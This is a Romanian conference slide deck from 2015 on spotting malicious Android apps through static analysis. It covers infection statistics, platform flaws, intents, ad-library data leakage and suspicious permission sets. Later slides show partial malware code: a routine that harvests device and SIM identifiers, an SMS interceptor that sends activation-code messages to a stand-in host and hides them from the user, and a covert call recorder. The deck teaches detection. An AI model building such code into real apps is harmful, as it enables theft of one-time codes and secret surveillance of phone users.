Analiza statica
COD VULNERABIL ANDROID

Introducere in securitatea mobila
Vulnerabilitati descoperite in Android
Motivul vulnerabilitatilor, ce se urmareste
Depistarea comportamentului malitios

Intent-uri Android – descriere, tipuri


Analiza statica – scopul, indicatori folositi, unelte
Exemplificare pe doua selectii de cod

CAMAI 2015

Voaides Gabriel

INTRO – Securitate Mobila

Rata de infectie se apropie de 1%
din totalul dispozitivelor mobile,
in crestere cu 25% doar in anul 2014.
(20% - 2013)




Doar in cazul ANDROID cresterea
a fost cu 161% in anul 2014

Cea mai populara metoda de
infectie: aplicatii malitioase / troieni


ANDROID – de ce e *mai vulnerabil ?

Fragmentarea

Version	Codename	API	Distribution
2.2	Froyo	8	0.3%
2.3.3 - 2.3.7	Gingerbread	10	5.6%
4.0.3 - 4.0.4	Ice Cream Sandwich	15	5.1%
4.1.x	Jelly Bean	16	14.7%
4.2.x		17	17.5%
4.3		18	5.2%
4.4	KitKat	19	39.2%
5.0	Lollipop	21	11.6%
5.1		22	0.8%



ANDROID



iPhone

Permite instalarea aplicatiilor si din alte surse decat Google Play*

*2012 - .5% aplicatii

Vulnerabilitati in SO:ANDROID
-exemple notabile-

MasterKey – O aplicatie malitioasa poate fi injectata intr-o alta aplicatie si ii preia identitatea, permisiunile.

Android bug security bug 8219321

FakeID – O aplicatie malitioasa poate uzurpa identitatea si
permisiunile unei alte aplicatii exploatand o greseala in modul de verificare a certificatelor de catre SO.

Google: Blue Box – Fake ID

Google analizeaza situatia

In ceea ce priveste MasterKey si FakeID,
Google a actualizat componentele vulnerabile pentru ultimile versiuni de ANDROID.


4.1.1+

In rest, Google e nevoit sa analizeze comportamentul aplicatiilor in sistem pentru a depista intentii malitioase.


~ rolul unui Antivirus

Antivirusi


Eficienta Antivirusilor pentru ANDROID creste



2013



2014



2015

Grafice : http://www.av-test.org/en/antivirus/mobile-devices/

Comportament malitios in ANDROID

Malitiozitatea aplicatiilor poate consta in:

-Scurgeri de informatii
-Monitorizarea sistemului
-Transformarea telefonului intr-un “zombie” - (Botnet) pentru Proxy, ClickFraud, DDoS, etc.
-Preluarea controlului sistemului si santajare - “Ransomware”
Etc.

De ce?

ADUNARE DE INFORMATII
PROTEST
RAZBOI CIBERNETIC
SABOTAJ
PROFIT
Etc.

Scurgeri de informatii

Ce date se afla pe un telefon mobil

- **Coduri IMEI si IMSI**
- **Cod identificare SIM**
- **Operatorul de telefonie mobila**
- **Numarul de telefon**
- **Lista de contacte**
- **Lista de apeluri**
- **SMS-uri**
- **Detalii Calendar**
- **Istoria navigarii pe web**
- **Pozitionarea GPS cu precizie (Wi-Fi)**
- **Log-uri de sistem**

Scurgeri de informatie - Motive

Printre altele:

- Infectarea sistemului propriu-zis cu aplicatii malitioase
- Programatori fara intentii malitioase dar si fara pregatire specializata
- Librarii externe nesigure care expun aplicatia la riscuri

*Librariile externe – de obicei care implementeaza **publicitate** in aplicatiile “gratuite”

Ad Libraries:

Exemple populare: AdMob, Flurry, InMobi,TapJoy,MobClix,ChartBoost,AdWhirl,MoPub,GreyStripe,JumpTap,GoogleAnalytics
Exemple negative: EverBadge, HuntMobile,AirPush,SendDroid,Waps,Tapit,AdsMogo,Adfonic,Revmob

-Au de obicei motive legitime pentru accesarea datelor sensibile.

GPS (relevanta locatiei in Ad); Internet, Network State (actualizare banner); Phone Info

- Dar uneori exista exagerari.

Continut SMS,Acces microfon, Lista de apeluri, Numar de telefon, Informatii Cont Google, Camera, si multe altele - trimise spre servere in forma bruta.

Numarul permisiunilor in cazul librariilor de publicitate este in totusi in ***CRESTERE***.
Desi sunt imbunatatite de la o versiune la alta, si nu se actualizeaza automat in interiorul aplicatiei, adaptarea noii versiuni tinand de datoria programatorului.

Analizarea codului vulnerabil prin analiza statica

Daca nu avem codul sursa, putem descompune aplicatia .apk pentru a obtine fisierele de resurse, cod sursa si apoi verificat daca prezinta probleme si poate fi vulnerabil folosind analiza statica.

Analiza statica presupune verificarea codului sursa inainte de compilare pentru identificarea situatiilor ce pot fi exploatate.
Unelte folosite in analiza statica: SOOT, Dexter, Anubis, etc.

In principiu, scopul analizei statice este insumarea unor indicatori despre aplicatie care ar putea ridica probleme:

-Un numar mare de permisiuni (care nu-si au locul)

-Functionalitati care nu sunt folosite in interactiunea cu utilizatorul

-Accesul la date care nu au legatura cu specificul aplicatiei

Etc.

Intent-urile in ANDROID

Modul de functionare a aplicatiilor in Android se face pe componente, care comunica intre ele cu ajutorul **Intent**-urilor.

Pentru a intelege mai bine in ce consta un cod vulnerabil, trebuie sa spunem ce sunt **INTENT**-urile:

Un **Intent** este un obiect prin care se cere o anumita informatie sau actiune din partea unei alte componente. Toata comunicatia inter-componente se face cu intent.

Intent-urile pot fi **explicite** si **implicite**.

Intent explicit – specifica o componenta ce urmeaza a fi deschisa.
Folosit de obicei in interiorul aplicatiilor

```
Intent intent = new Intent() ;
intent.setClassName (this,package.OtherActivity) ;
startActivity(intent);
```

```
void onActivityResult(int requestCode,intresultCode, Intent data)
{
    if ((requestCode==REQUESTCODE) && (resultCode==RESULTOK))
    {
        String info = intent.getStringExtra("myKey");
    }
}
```

```
Intent intent = new Intent()
{
   intent.putExtra("myKey","myValue");
    this.setResult(RESULTOK, intent);
    finish();
}
```

Intent implicit – nu specifica exact o componenta care urmeaza a fi deschisa ci o actiune si niste parametri pentru a efectua actiunea respectiva. Se face legatura intre aplicatie si componente externe, cu ajutorul sistemului de operare (bazate pe filtre intent)

```
Intent implicit = new Intent(Intent.ACTION_VIEW,
Uri.parse("https://www.google.com"));
startActivity(implicit);
```

```
Intent implicit = new Intent(Intent.ACTION_CALL,
Uri.parse("tel:+40723456789"))
startActivity(implicit);
```

```
Intent intent = new
Intent(MediaStore.INTENT_ACTION_STILL_IMAGE_CAMERA);
startActivityForResult(intent);
```

```
Intent intent = new
Intent(ReserveIntents.ACTION_RESERVE_TAXI_RESERVATION);
startActivity(intent);
```

```
Intent intent = new Intent(Intent.ACTION_VIEW);
intent.setData(geoLocation);
startActivity(intent);
```

Intent Implicit

```
<manifest package ="com.my.android.app" shareUiD="myAppID">

<use permission name = "android.permission.INTERNET"/>
<activity name="MyActivity">
    <intent-filter>
        <action name="com.myAction.INSTALL_REFERRER" exported=”TRUE” />
        <category name = "category.DEFAULT"/>
    </intent-filter>
    </activity>
</manifest>
```

Explicatie:

MyActivity poate fi invocata (printre altele) la trimiterea unui Intent cu actiunea *com.myAction.INSTALL_REFERRER.*

In acest exemplu de cod XML , spunem ca actiunea *com.myAction.INSTALL_REFERRER* poate fi rezolvata prin *MyActivity*

In cazul in care *intent-filter* nu este descris, manipulat si personalizat suficient pentru a securiza aplicatia, codul poate deveni o sursa de scurgere a informatiilor.

Acest lucru se poate intampla ***fie din nepricepere, fie din rea voiinta***.

r1.append((new StringBuilder("device_id=")).append(tm.getDeviceId()).toString()).append((new StringBuilder ("&device_software_version=")).append(tm.getDeviceSoftwareVersion()).toString()); r1.append((new StringBuilder("&build_board=")).append(Build.BOARD).toString()).append((new StringBuilder("&build_brand=")).append (Build.BRAND).toString()).append((new StringBuilder("&build_device=")).append(Build.DEVICE).toString()).append((new StringBuilder ("&build_display=")).append(Build.DISPLAY).toString()).append((new StringBuilder("&build_fingerprint=")).append (Build.FINGERPRINT).toString()).append((new StringBuilder("&build_model=")).append(Build.MODEL).toString()).append((new StringBuilder ("&build_product=")).append(Build.PRODUCT).toString()).append((new StringBuilder("&build_tags=")).append(Build.TAGS).toString()).append ((new StringBuilder("&build_time=")).append(Build.TIME).toString()).append((new StringBuilder("&build_user=")).append (Build.USER).toString()).append((new StringBuilder("&build_type=")).append(Build.TYPE).toString()).append((new StringBuilder ("&build_id=")).append(Build.ID).toString()).append((new StringBuilder("&build_host=").append(Build.HOST).toString()).append((new StringBuilder("&build_version_release=")).append(Build$VERSION.RELEASE).toString()).append((new StringBuilder ("&build_version_sdk_int=").append(Build$VERSION.SDK_INT).toString()).append((new StringBuilder("&build_version_incremental=").append(Build$VERSION.INCREMENTAL).toString()); r5 = mContext.getApplicationContext().getResources().getDisplayMetrics(); r1.append((new StringBuilder("&density=")).append(r5.density).toString()).append((new StringBuilder("&height_pixels=")).append (r5.heightPixels).toString()).append((new StringBuilder("&scaled_density=")).append(r5.scaledDensity).toString()).append((new StringBuilder("&width_pixels=")).append(r5.widthPixels).toString()).append((new StringBuilder("&xdpi=")).append(r5.xdpi).toString()).append((new StringBuilder("&ydpi=")).append(r5.ydpi).toString()); r1.append((new StringBuilder("&line_number=")).append(tm.getLine1Number()).toString()).append((new StringBuilder ("≠twork_country_iso=")).append(tm.getNetworkCountryIso()).toString()).append((new StringBuilder("≠twork_operator=")).append (tm.getNetworkOperator()).toString()).append((new StringBuilder("≠twork_operator_name=")).append(tm.getNetworkOperatorName()).toString ()).append((new StringBuilder("≠twork_type=")).append(tm.getNetworkType()).toString()).append((new StringBuilder ("&phone_type=")).append(tm.getPhoneType()).toString()).append((new StringBuilder("□_country_iso=")).append(tm.getSimCountryIso ()).toString()).append((new StringBuilder("□_operator=")).append(tm.getSimOperator()).toString()).append((new StringBuilder ("□_operator_name=")).append(tm.getSimOperatorName()).toString()).append((new StringBuilder("□_serial_number=")).append (tm.getSimSerialNumber()).toString()).append((new StringBuilder("□_state=")).append(tm.getSimState()).toString()).append((new StringBuilder("□scriber_id=")).append(tm.getSubscriberId()).toString()).append((new StringBuilder("&voice_mail_number=")).append (tm.getVoiceMailNumber()).toString()); i0 = mContext.getResources().getConfiguration().mcc; i1 = mContext.getResources().getConfiguration().mnc; r1.append((new StringBuilder("&imsi_mcc=")).append(i0).toString()).append((new StringBuilder("&imsi_mnc=")).append(i1).toString()); r254 = (ActivityManager) mContext.getSystemService("activity"); $r255 = new ActivityManager$MemoryInfo();

Rezultate in urma analizei statice

Comportamentul malitios poate fi categorisit in 3 mari grupuri:

Scurgeria de date: in care se incearca accesul la cat mai multe resurse din dispozitiv (fara motiv suficient)
Exemplu:
Preluarea detaliilor despre dispozitiv, sim, etc.
Preluarea informatiilor situatie prezenta: Senzori de miscare, GPS, WiFi, retea,..

Colectare de informatii: in care datele extrase nu au relevanta in contextul functionarii normale a aplicatiei.
Exemplu:
Transmiterea de continut SMS direct spre un server
Transmiterea listei de apeuluri spre un site, sub forma de string query

Executarea de cod (posibil malitios) de pe internet:in care o aplicatie deja instalata executa cod neacceptat sau analizat in prealabil de utilizator.
Exemplu:
Executare de cod ce permite controlarea aplicatiei de la distanta

Observatie:
Analiza statica nu poate testa malitiozitatea codului inainte de a fi descarcat

Analiza statica: **permisiuni**

Uneltele de analiza statica extrag permisiunile aplicatiei, care deseori sunt un indicator suficient.

android.permission.WAKE_LOCK
android.permission.RECEIVE_BOOT_COMPLETED
android.permission.READ_PHONE_STATE
android.permission.ACCESS_NETWORK_STATE
android.permission.READ_SMS
android.permission.RECEIVE_SMS
android.permission.READ_USER_DICTIONARY
android.permission.INTERNET
android.permission.READ_CONTACTS
android.permission.ACCESS_FINE_LOCATION
android.permission.READ_CALENDER
com.android.browser.permission.READ_HISTORY_BOOKMARKS
android.permission.READ_CALL_LOG
android.permission.WRITE_CALL_LOG

Exemplu cod (partial) folosit pentru scurgere de informatii

```
private final String sendToHost = "JefuitorDeBanci.BadHost.ro";
private final int sendToPort = 2015;
                    …
public static final String SMS_RECEIVED_INTENT =
"android.provider.Telephony.SMS_RECEIVED";
                    …
 if (str.toLowerCase().contans("cod activare"))
{
                     ...
arrayOfSmsMessage = new SmsMessage[arrayOfObject.length];
                   ...
send(arrayOfSmsMessage,sendToHost,sendToPort)"
                   ...
AbortBroadcast();//probabil ar trebui anulat inainte de trimis informatii pe
host
Toast.makeText(paramContext, "SMS Sters ca sa nu-l vezi!", 1).show();
}
                    ..
```

android.permission.READ_SMS
android.permission.INTERNET

Exemplu cod (partial) folosit pentru colectare de informatii

```
public void inregistreazaApel
        {
        ...
        MediaRecorder myRec= new MediaRecorder();
        this.recorder=myRec;
        }
        ...

public void onCreate()
        {
        PowerManager.WakeLock myWakeLock=
getApplicationContext().getSystemService("Power").mewWakeLock(1,"RecordSe
rvice");
        ...
        String str = localSimpleDateFormat.format(localLong);
        this.timeStamp=str;
        stopInregistrareApel();
        inregistreazaApel;
        }
```

Interesant faptul ca aplicatia poate inregistra conversatii folosind clasa MediaRecorder

Concluzii si Intrebari

Va multumesc!